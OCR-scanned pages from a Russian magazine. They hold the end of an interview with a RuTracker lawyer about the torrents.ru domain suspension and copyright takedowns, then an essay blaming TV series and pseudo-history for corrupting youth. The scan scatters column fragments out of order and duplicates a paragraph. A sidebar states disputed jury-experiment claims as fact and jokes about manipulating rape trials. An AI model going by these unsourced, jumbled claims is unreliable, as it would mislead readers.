Действительно, информация о том, что правоохранительные органы будут писать в «Ру-Центр» по поводу блокировки домена у нас была. Но всерьез возможность блокировки никто не воспринимал — отбирать доменное имя в целях «обеспечения производства» по уголовному делу против пользователя, посещавшего этот домен — это нонсенс даже для нашей страны, (что, кстати, признал и сам «Ру-Центр»). Однако на всякий случай зарегистрировали rutracker.org — и, как видите, домен пригодился.

03 На старом домене было запрещено выкладывать некоторые продукты, и с переездом на rutracker.org в этом отношении ничего не изменилось. Ждут ли нас какие-то перемены в дальнейшем, или вы не собираетесь менять свою политику в отношении общения с правообладателями и пересматривать договорённости с ними?


Наша политика по отношению к правообладателям не менялась и меняться в ближайшее время не будет. Несмотря на то, что контролировать файлообмен в интернете в общем случае невозможно, однако в определенных случаях можно сдерживать распространение информации, в основном свежей — фильмы, игры, программы и т.п. Это позволяет производителям окупить расходы и получить прибыль. После того как срок окупаемости прошел, контроль со стороны правообладателей как правило ослабевает, и пользователи этим пользуются. Мы стараемся следовать тому же принципу: «все, что не запрещено — можно».

04 По некоторым вашим комментариям прессе сложилось впечатление, что физически ваши серверы расположены далеко не в России, так ли это?

Не только серверы, но теперь и домен. К сожалению, в том правовом поле, в котором сейчас находится Россия, невозможно решать такие сложные вопросы как охрана авторских прав, вопросы разграничения ответственности пользователя, провайдера и владельца ресурса, защиты собственности, и многие другие, которые требуют высочайшей юридической квалификации. Недавняя история с доменом torrents.ru и серверами ifolder-а — тому подтверждение. Ни у правоохранительных органов, ни у судебной власти нет возможности качественно расследовать дела связанные с нарушениями в области высоких технологий. При этом создается такое впечатление, что правоохранительные органы вмешиваются в жизнь интернета исключительно по «звоночку сверху» и исключительно в карательных целях, безотносительно их законности и соразмерности.

05 Как часто к вам вообще общаются правообладатели, и бывает ли, что обращаются с угрозами? Случались ли откровенные «наезды»?

Обращаются часто. Ежедневно удаляется несколько десятков ссылок на раздачи.
Что касается угроз — присылают довольно часто, но, как правило, они стандартные. Юристы некоторых компаний пишут многостраничные претензии, вместо того чтобы кратко описать суть проблемы приложив необходимые документы. Бывает, грозят судом, однако ни одного судебного процесса против нашей компании еще не было.
Вообще прослеживается такая закономерность — чем больше угроз, тем ниже правовая грамотность написавшего. Некоторые вообще не понимают, что имеют дело со ссылками на информацию, требуя удалить то, чего у нас физически не существует.



RuTracker.org — новое имя для torrents.ru

06 Бывали ли ситуации, аналогичные недавней приостановке делегирования torrents.ru по «масштабности» и степени произвола? Мы знаем, что вы всегда старались не афишировать такие вещи, так, быть может, это не первый случай?

Нет. Rutracker.org — это полностью публичный ресурс, и любая проблема моментально становится достоянием общественности. Это знают все — и пользователи, и правообладатели. Поэтому любые проблемы решаются максимально корректно, до скандалов дело доходит нечасто, если доходит вовсе.

07 В конце зимы вы обещали существенно модифицировать систему рейтинга на трекере, и вот совсем недавно ввели систему таймбонусов. Это был только первый шаг «модификации»? Если да, то как скоро нам ждать следующих и к чему готовиться?

Дело в том, что с момента прихода битторрента в Россию, (а это где то 2002 -3 года) интернет существенно изменился. На смену «помегабайтным» тарифам, пришли безлимитные, существенно выросли скорости передачи данных, существенно расширилась география, количество подключений. Это сильно повлияло и на картину файлообмена в целом — теперь для поддержки ее «живучести» трафик уже не играет столь определяющей роли как раньше. На первое место выходит другие качества, одно из которых — это время жизни раздач. В идеале оно должно быть бесконечным: после того как вы создали раздачу, она «расходится» по сети и живет дальше уже своей жизнью, независимо от вашей воли. Новые пользователи подключаются, скачивают, раздают уже следующим. И так до тех пор, пока существует интернет :). Однако в реальности дела обстоят существенно хуже: раздача «умирает», от того что ее долгое время никто не скачивал и соответственно не поддерживал «на плаву». Количество таких торрентов просто огромно — на порядок больше чем удаляют правообладатели. Т.е несмотря на огромное количество пользователей с быстрыми каналами, с безлимитным интернетом, огромное количество информации в сети пропадает, из-за отсутствия источников информации.
Именно эта проблема заставила нас ввести таймбонусы, мы хотим стимулировать пользователей раздавать как можно больше времени, сохраняя информацию на своих компьютерах для будущих поколений пользователей (извините за пафос).

08 Вопрос в некотором роде продолжающий прошлый — не планируете ли вы перейти на magnet-ссылки, как поступила «Пиратская бухта»? Насколько удобной вообще вам видится эта система?


Это вторая проблема современного файлообмена, (о первой я написал выше). Кроме «живучести» информации, мы имеем дело с другой проблемой — ее достоверностью.
Это означает что если вы скачиваете торрент который называется, например, «ленин_был_грибом.avi» то вы должны быть уверены, что потратите время не зря и в результате посмотрите то что хотели, а не ночные, например, гонки стритрейсеров по Екатеринбургу. Существующая система оформления раздач на rutracker.org практически гарантирует это, поскольку раздачи многократно скачиваются, проверяются модераторами, и если торрент не соответствуют содержимому — он удаляется с форума, раздача — с трекера, и дальнейшее распространение тормозится.
В случае с магнет-ссылками контроль за содержимым существенно усложняется: поскольку трекер как таковой не нужен, любой может создать страничку, на которой выложит магнет-ссылки с завлекательными названиями, и найдутся люди, которые будут качать (и, автоматически, распространять!) их с непредсказуемым результатом. Такая проблема, кстати, есть у «пиратской бухты»: нежно любимые ею правообладатели нанимают специальные фирмы, которые засоряют их сайт фальшивыми ссылками.
Конечно, можно проверять валидность и магнет-ссылок, но у трекера есть еще одно большое преимущество — это скорость обмена пирами. Это означает, что трекер вам выдает нужные адреса сразу после запроса и юзер качает раздачу так быстро, как это возможно. В случае с магнет-ссылками процесс нахождения нужных пиров может затянуться надолго, а результат никто не гарантирует.
С другой стороны у магнетов есть и очевидные преимущества. В первую очередь — это абузоустойчивость. Вряд ли кто из правообладателей осилит борьбу с кусками текста в сети (magnet-link — это, по сути, строчка текста, которую даже не надо маскировать как ссылку), а значит, переход на магнет-ссылки будет серьезным шагом на пути к «свободе информации» о которой некоторые так мечтают.

09 Каким мы видите будущее файлообмена в России, особенно в свете последних инцидентов?

Будущее файлообмена в России примерно такое же, как и во всем остальном мире (с учетом нашей местной специфики — история с доменом torrents.ru тому пример).
Во-первых, будет продолжаться пропаганда незаконности файлообмена, несмотря на то, что его запрещение как такового — это прямое нарушение Конституции любой уважающей себя страны, фактически введение цензуры. Тем не менее, легализации законов в этой области в скором времени ожидать не приходится – «охота на качальщиков» выгодна почти всем: государству, правообладателям, силовым структурам, и, конечно же, организациям по защите авторских прав. «Хватай любого, сажай за решетку» — так сейчас работает закон в этой области, чем ситуация поразительно напоминает средневековую охоту на ведьм.
Во-вторых, производители контента будут учиться вести бизнес с поправкой на файлообмен, а может, даже изначально ориентируясь на него. Более того, многие уже экспериментируют в этой области. Например, сегодня я слушал альбом довольно известной в узких кругах группы, где в начале каждой песни была коротенькая реклама их спонсора, выполненная в общей концепции произведения. Альбом естественно распространялся свободно.

На вопросы отвечал Александр Волков, юрист компании Dreamtorrent Corp.

Оксана «Oriyana» Андреева **oriyana@xpsycho.ru**



PSYCHO:
ЧЕРНОЕ ИСКУССТВО РАСТЛЕНИЯ ДУШ
Современная масс-медиа реальность и ее влияние на формирование мировоззрения

С детства в нас закладывают шаблоны, которые во взрослой жизни мы используем по умолчанию. Управляя этими дефолтными настройками, манипуляторы с легкостью заставляют нас совершать нужные им действия. Причем действуют они целенаправленно, и самый мощный удар приходится на неокрепшие умы детей и подростков.

Давно известна истина, что легче воспитать в нужном русле щенка с рождения, чем переучивать взрослую собаку. То же касается и людей. Вот почему возраст обучения в детских садах и школах строго регламентирован.
В вузах тоже есть свои возрастные приоритеты — чем моложе студент, тем лучше.
Такие правила существуют не зря. Согласно возрастной психологии, каждый возраст является сензитивным (восприимчивым) для закладывания основ личности и развития определенного вида восприятия: чуткость, эмоциональность, нахождение образов извне и интериоризация (их перенесение с интеграцией внутрь). Шаблоны, заложенные в раннем возрасте, управляют человеком на протяжении всей его жизни. Эти шаблоны являются сутью нашего мировоззрения, которое выстраивается... нет-нет, не подумай, что нами. «Кем? » — спросишь ты. Вот об этом мы сейчас и поговорим.

Мировоззрение: что это такое?

Мировоззрение — это взгляд на мир в целом, система представлений и убеждений о себе, о мире вокруг, об отношениях, процессах, закономерностях бытия; это наши ценностные ориентации; это все наши знания, переплетенные в одно целое, но не всегда согласованные логически.
Мировоззрение может складываться из нашего личного опыта, опыта наших родителей, элементов культуры и менталитета или просто необоснованных установок извне. Зачастую эти установки конфликтуют друг с другом или с опытом, что чревато неврозами. Возьмем два постулата: «пьянство — это плохо» и «старших нужно уважать и брать с них пример». И сразу находим типичный образец: вечно пьяный 60-летний сосед Вася, который постоянно путает твою дверь с входом в туалет. Нелегкий выбор позиции, правда?
Или другой шаблон, который крепко сидит в сознании с детства: «Старый друг лучше новых двух». Сразу вспоминается, с каким раздражением мы заставляем себя «взять по пиву» со старым другом Ромой и два часа придумываем, что бы такое сказать — ведь общих тем для разговора уже не осталось. Утешением служит только мысль: «Ведь дружили когда-то»...
Но радостнее от нее не становится. Однако при этом мы обесцениваем новых людей, которые приходят в нашу жизнь, разделяют с нами интересы, увлечения, и, в конце концов, просто являются носителями новых знаний и опыта, который может очень пригодиться.
Наиболее активно мировоззрение формируется в детском и подростковом возрасте, когда ребенок очень чувствительно (но недостаточно осмысленно) воспринимает любую информацию извне.

На стыке поколений

Какие факторы влияют на формирование личности и ее мировоззрение в последние десятилетия?
С одной стороны — это привычные авторитеты: родители, учителя с правилами и нормами, которым их в свое время научили наставники. Кто-то эти догмы принимает и живет с ними всю жизнь. А кого-то они напрягают, так как идут вразрез с современными настроениями.
И тут появляется другая сторона — новые авторитеты. Их олицетворяют реклама, СМИ, интернет. Они соблазняют новыми идеалами: свободой, удовольствием, экстримом.
Таким образом, одна сторона отталкивает, вторая — привлекает. Подумай сам: что выберет среднестатистический современный подросток из вариантов «Секс только после свадьбы» и «Живи на полную, не ограничивай себя ни в чем!»?
Новые ценности, внедряемые в наше мировоззрение, затрудняют создание полноценных семей, воспитание детей, поддержание крепких дружеских отношений.



Mass-media: удовлетворяя запросы молодежи, диктует свои правила

Психологическая подоплека деморализации новых поколений

В подростковом возрасте (11-16 лет) социализация (внедрение в общество, познание его законов) происходит наиболее интенсивно. Ребенок, как губка, впитывает в себя колоссальное количество очень разнообразной и иногда противоречивой информации. Она поступает от различных социальных агентов: родители, школа, друзья, интернет, СМИ, реклама. И чтобы не потеряться в этом потоке, нужен проводник, который поможет сориентироваться и систематизировать получаемую информацию. Для одного таким советчиком становится мать, для второго — старший друг, для третьего — Артемий Лебедев, для четвертого — Эрик Картман из Южного Парка. И, как всегда, действует принцип: чем ярче и авторитетнее образ, тем большее влияние он оказывает на формирование мировоззрения.

Именно социальные агенты новых авторитетов служат тому, что мы называем «черным искусством растления душ». Причем на экранах телевизоров, страницах журналов и билбордах мы редко увидим прямой призыв к аморальным поступкам и решениям. Внушение идет непрямым, завуалированным способом. Обрати внимание — образы, прототипы, которые сейчас являются кумирами детей, подростков, а зачастую и взрослых людей, обладают привлекательными чертами. Такими, например, как гениальный ум, отличное чувство юмора, находчивость, нестандартное мышление, внешняя привлекательность, сексуальность. И в связке с ними демонстрируются качества, негативно влияющие на формирование личности: страсть к наркотикам, отчуждение, отсутствие каких-либо моральных принципов, язвительность, цинизм, агрессия.

Здесь есть несколько опасных моментов. Первый: поскольку наша психика воспринимает образ в целом, а не отдельные его черты, то и хорошее, и плохое усваивается без анализа, автоматически. Второй: при воспроизведении образа в своем поведении, интеграции его в свою личность, довольно тяжело развить в себе интеллектуальные способности, как, например, у доктора Хауса. Намного проще стать циником и подсесть на викодин. Из двух путей выбираем, естественно, более легкий. В этом и состоит ловушка.

Еще один способ деморализации — подмена привычных нам образов новыми. В качестве примера вспомним сказку «Золушка». Милая, добрая, романтичная девушка, суетливо спешащая домой без пятнадцати двенадцать... И сразу перед глазами всплывает реклама какого-то оператора мобильной связи: фея звонит на сотовый современной пьяно-обкуренной Золушке, скачущей на дискотеке, чтобы сказать, что время заканчивается. И в ответ получает «Иди на ..., фея!». Суть ролика, конечно, была в том, что оператор не ограничивает время общения 12 часами. Но в памяти осталось не название компании, а именно угарная Золушка. Новый будоражащий сознание образ не остался незамеченным подростками, и многие родители вскоре были посланы туда же, куда и фея.

Пути внедрения «нового» стиля жизни

Для «коррекции» нашего менталитета манипуляторы используют различные средства: это и телевидение, и учебники для школьников и студентов, и декларация модных веяний.

Раз уж зашла речь о конкретных примерах, предлагаю пробежаться по особо популярным сериалам и фильмам, чтобы отследить, каким образом они влияют на формирование нашей личности и мировоззрения.

Доктор Хаус

Это кумир. На сегодняшний день «House M.D.» — самый популярный сериал среди всех существующих. Только «ВКонтакте» группы его фанатов насчитывают сотни тысяч человек. Ему поклоняются, наследуют его образ, он вызывает восхищение и парней, и девушек, и их



Новое поколение — новые ценности

то в бегах; то в роскоши, то в бедности) сериал привлекает внимание и очаровывает. Это одно из свойств восприятия — соединение противоположностей в одном целом понимается как признак харизматичности. Объект восхищения мы воспринимаем не критично, а чувственно; это значит, что информационный слоеный пирог, щедро сдобренный эмоциональным кремом, пипл схавает, особо не вдумываясь. Второе: посмотрим на информационные слои «пирога». Позитивное подкрепление — крепкая дружба, крутизна и влиятельность, бесстрашие, романтичность. А теперь беглый

Именно новые авторитеты — социальные агенты — служат тому, что мы называем «черным искусством растления душ». Причем с экранов телевизоров, со страниц журналов и бигбордов мы редко увидим прямой призыв к аморальным поступкам и решениям. Внушение идет непрямым, немного завуалированным способом.


родителей. Благодаря Хаусу весь мир знает о волчанке, викодине и о том, что все врут... Давай рассмотрим этот персонаж подробнее. Холостой мужчина приблизительно 40 лет, гениальный врач-диагност с нестандартным складом ума и блестящим чувством юмора. Это черты, которые даны не каждому. А вот то, что может воспроизвести (и нередко воспроизводит) любой: калека — многие абсолютно здоровые фанаты уже ходят с тростью; наркоман — форумы утопают в темах «Где достать викодин?»; циник, мизантроп, атеист, «тролль», лжец. Нарушает все возможные правила, сторонится близкого общения. Единственный друг — Уилсон — терпит его приколы только из-за своей природной лояльности и нерешительности. Грубит пациентам, подкалывает начальницу, при этом боится признаться ей в чувствах, занимается сексом только с проститутками. Но разве все это имеет значение? Ведь он «просто лапочка»! Теперь представь этот же образ, только без развитого интеллекта, гениальности и хорошего чувства юмора. Любой из нас рискует стать такой пародией на «лапочку», если вовремя не задумается о слепом копировании.

Правосудие Декстера

Еще один «милашка». Симпатичен, обаятелен, умен, находчив, изобретателен. У него есть любимая женщина, двое приемных детей и один родной ребенок, которых он безумно любит, он ладит почти со всеми коллегами... А по ночам убивает людей и расчленяет их тела. Его тянет к крови, убийствам, и он не может ничего с собой поделать. Поэтому приходится вести двойную жизнь. В целом, согласись, довольно позитивный образ. И ничего страшного в том, что он жестокий убийца, ведь он вершит правосудие над злыми маньяками и помогает при этом обычным людям. Но это говорит нам наше сознание. А подсознание тем временем привыкает к тому, что кровь, убийства, расчлененка — это нормально, знакомо глазам и разуму. Тем более, если можно быть хорошим человеком и убийцей одновременно. Мужчины с детства склонны быстро привыкать к жестокости, и подобные кадры очень помогают им в этом... (см. врезку «Эксперименты над присяжными»). И самое главное — в сериале показан такой хороший способ заметания следов! Соблазн попробовать растет...

Бригада

Красивая и жизненная история о судьбах четырех друзей, сказание о любви и ненависти, дружбе и предательстве, смелости и трусости, о взлетах и падениях, о рождении и смерти. Это первый сериал, который поразил нас реалистичностью происходящего — все как в жизни... А теперь — стоп. Давай поиграем в психоанализ. Первое: именно реалистичными деталями (удары, похожие на настоящие, матерные выражения) и игрой контрастов (герои то в почете, взгляд на то, что идет в связке: крутизна, богатство и влиятельность достались с помощью торговли наркотиками и оружием, убийством неугодных; крепкая дружба доказывалась руками по локоть в крови; бесстрашие граничит с безбашенностью, пренебрегающей природным инстинктом самосохранения; романтика в сериале была в основном в первых сериях, когда Белый заслушивался игрой на скрипке. Хотя... визит к врачу с ребенком в то время, как возле больницы вот-вот начнется перестрелка — чем не романтика? Кстати, обрати внимание на еще один момент. В одной из первых серий показан эпизод, где Белый бьется с Мухой. Бой длится достаточно долго, хотя, если есть опыт, ты знаешь — несколькими ударами такой силы человек вырубается практически сразу. Но мы смотрим эту сцену 5-7 минут, удары обрушиваются один за другим, а участники поединка все еще целы и бодры духом. И возникает ощущение, что можно драться бесконечно долго, и максимальными последствиями будут несколько синяков и разбитый нос. Притупляется чувство опасности, и в реальной жизненной ситуации это может стать фатальным. Исход сериала мы все хорошо помним. Но в гибели героев тоже есть небольшой секрет. С одной стороны, понимаешь, что к насильственной смерти привел именно беспорядочный и рискованный образ жизни. С другой стороны, смерть была чуть ли не геройской, следовательно, появляется ощущение: то, за что они


Он настоящий. А ты — нет



Гламурные головорезы смогли влюбить в себя все постсоветское пространство


Ощутив такую свободу, на меньшее ты уже не согласен. А дальше — куда?

Именно так в последнее десятилетие формируется мировоззрение ребенка

погибли — это подвиги. Тогда многие подростки под влиянием юношеского максимализма торжественно клялись продолжать дело Пчелы, Фила и Космоса.

А вот несколько ярких комментариев фанатов сериала на одном киносайте:


«...Я очень очень-очень сильно обожаю и люблю сериал Бригада, он очень суперский... жизненный и поучительный... Он учит смыслом тому, что надо именно вот так вот дружить, как в этом фильме, друг за друга... и если что, то у них руки у всех в крови... они показали себя, как надо быть вместе до конца и за друг друга могут горы свернуть...».

«...Правильны слова о том, что восхищаться можно только игрой актеров, так как сами персонажи этого фильма отморозки и бандюки, но извините, сердцу не прикажешь, сама понимаю, что это неправильно, но что поделать? Я люблю бандитов, по моему мнению, они очень сексуальны...»

Теперь понятно, в чем еще один секрет? В сексуальности и профессионализме актеров. И действительно, все четверо — гламурные красавчики в черных пальто, начищенных туфлях, с пистолетами, при деньгах, с четкой мимикой и жестикуляцией, с живыми эмоциями. Образец подражания для мальчиков, предмет восхищения для девочек. Так на сверхсознательном уровне появляется установка, что «бабки, тачки и телки» есть у тех, кто может ограбить, убить, отобрать силой и с помощью оружия. Все быстро, весело и с адреналином. У девочек тоже возникает дилемма: серый и однообразный офисный менеджер или яркий парень, способный на такие рискованные и романтичные поступки, да еще с деньгами. Однако, как показывает практика, романтичность — это всего лишь ложка меда в бочке дегтя.

Дом 2

Его тоже нельзя обойти вниманием, так как аудитория очень многочисленна, и большинство зрителей — это дети и подростки. Кто-то получает за счет проекта знаменитость, кто-то — прибыль, а кто-то — деструктивные шаблоны отношений мужчин и женщин. И последних, к сожалению, несравнимо больше.



Купающийся в викодине «больной ублюдок» (дословный перевод). Не правда ли, хороший пример для подражания?

Фолк-хистори

Еще один способ более высокого уровня влияния на массовое сознание и даже менталитет. Он очень часто используется в политических целях: сепарация групп людей (для уменьшения их сопротивляемости) или их объединение (для того, чтобы легче, без военных действий, получить власть над большим количеством этих самых людей). Это псевдоистория или фолк-хистори.

Работы, написанные в научном стиле, однако не являющиеся подлинно научными. Такие труды создаются с конкретной целью — запутать, исказить исторические факты, изменить видение произошедшего, выставляя все в ином свете. Делается это чаще всего для защиты действующей власти или обвинения свергнутой системы правления. Например, фашистская оккупация выглядит не как агрессивный захват мирных территорий, а как отпор и укрощение повстанцев.

Происходит смена восприятия событий с помощью конкретных приемов:

• через подмену понятий, например: «мирное население» — «бунтари»;

• через «подкидывание» вновь открывшихся фактов, которые появились неизвестно откуда, например: «...Из рукописей, частично уцелевших в сгоревшей библиотеке хутора Мамаевка Ставропольского края, исследователи с трудом расшифровали надписи, которые говорят нам о новых фактах... (ну и далее по тексту)»;

• и особенно — через двоякое толкование одного и того же события, например: турецкий геноцид армян и их принудительная эвакуация в условиях военных действий. Факт один и тот же, но насколько меняется к нему отношение, если дать разные названия! Та же история с Саласпилским лагерем в Латвии, который однажды вдруг стал «воспитательно-трудовым учреждением закрытого типа». От «трудового воспитания» тысячами умирали люди, в том числе — дети.

История — неточная наука, строящаяся в основном на субъективных толкованиях и воспоминаниях очевидцев. Но, как ты понимаешь, показания агрессора и жертвы всегда будут разными. Даже историки и архивариусы говорят о том, что одно и то же событие описывается в разных источниках по-разному. И это очень играет на руку тем, кто у руля. При советской власти учебники называли воинов Украинской повстанческой армии головорезами, власть сменилась — и они стали национальными героями. Что же происходило на самом деле? Есть объективный факт: они нападали на людей и убивали их. И вот здесь самое интересное: приписав им определенную мотивацию, мы делаем их либо жестокими убийцами, либо защитниками своей родины. Через 20 лет, если придет другая власть, принудительно сменится и подоплека исторических фактов.

И все это печатается в школьных учебниках истории. Большинство детей и подростков принимают все на веру только потому, что информация идет из официального источника, утвержденного Министерством образования. И вряд ли школьники идут в архивы перепроверять исторические «факты», поданные в книгах. Теперь понимаешь, почему учебники так часто переиздаются?

Так что будь уверен, что любое историческое преступление против своего народа спустя пару десятилетий может превратиться в героический подвиг. Или наоборот. И чем

ЭКСПЕРИМЕНТЫ НАД ПРИСЯЖНЫМИ

Как показывает практика, мужчинам свойственно более быстрое привыкание к жестокости по сравнению с женщинами. Но при этом сексуальные насильники имеют шанс получить более легкое наказание, чем следовало бы. К такому выводу пришли ученые в результате ряда экспериментов. Оказывается, если перед заседанием или во время него часто показывать присяжным (мужчинам) фрагменты порно или сцены сексуального характера (а это можно сделать неотъемлемой частью судебного процесса по делам об изнасилованиях, остается только придумать, как их эффектно подать), то приговор будет мягче.

ЧТО ТАКОЕ «ВИКОДИН» НА САМОМ ДЕЛЕ?

Викодин — наркотическое обезболивающее средство, содержащее гидрокодон и парацетамол. Длительный прием в больших дозах может вызвать слабую эйфорию, а в дальнейшем — болезненное пристрастие. Возможны побочные эффекты: аллергические реакции, припадки, липкая кожа, гипервентиляция, потеря сознания, пожелтение глаз или кожи, кровотечения, гематомы, констипация, сухость во рту, тошнота, рвота, пониженный аппетит, мышечные судороги, потоотделение, приливы, зуд, звон в ушах, полная потеря слуха, затрудненное мочеиспускание и снижение сексуального влечения.

больше времени прошло с момента события, тем меньше шансов узнать, что же произошло на самом деле...

Кто, зачем и для чего?

Вот мы и подошли к основному вопросу: кому и для чего это нужно? Чтобы понять, для чего, давай подведем итоги — какие качества, образы, приоритеты декларируются и скрыто пропагандируются? Жестокость, наркомания, достижение своих целей обманом, силой, оружием, слишком открытая демонстрация сексуальных отношений, провокация на «слабо», кричащая эпатажность, агрессия, хождение по головам, продажа себя, своих принципов ради денег или славы, создание идолов...

Теперь можно подробнее разобрать последствия изменений в общественном настрое. Жестокость, агрессия, высмеивание близких, доверительных, теплых отношений — все это приводит к сепарации, дистанцированию людей друг от друга. Вспоминаем принцип управления «Разделяй и властвуй».

Желание быть в центре внимания, престиж, положение в обществе, материальное благосостояние — это те стимулы, которые заставляют многих людей идти на жертвы. Вспомни фильм «20 сигарет»: перед главным героем стоит выбор — предать друга и получить хорошую должность или сохранить дружбу и быть уволенным. С учетом того, что вот-вот должна родить жена, и ей с ребенком потребуется забота, в том числе и материальная, выбор очень нелегкий. И какой бы выбор он не сделал, у него все равно останется чувство вины. В принципе, можно было и дружбу сохранить, и семью обеспечить. Но представим дальнейшее развитие событий: счастливый главный герой продолжает работать в компании, получая новый опыт, растет в профессиональном плане. У него хороший друг, замечательная семья. Рано или поздно он достигнет потолка, и ему захочется большего. Вполне вероятно, что он откроет свой бизнес и составит конкуренцию действующему руководству компании. Счастливым и психологически целостным человеком практически невозможно управлять. Поэтому манипуляторы ставят жертву перед тяжелым выбором, в результате которого они получают то, что хотят, а человек остается в разбитом душевном состоянии.

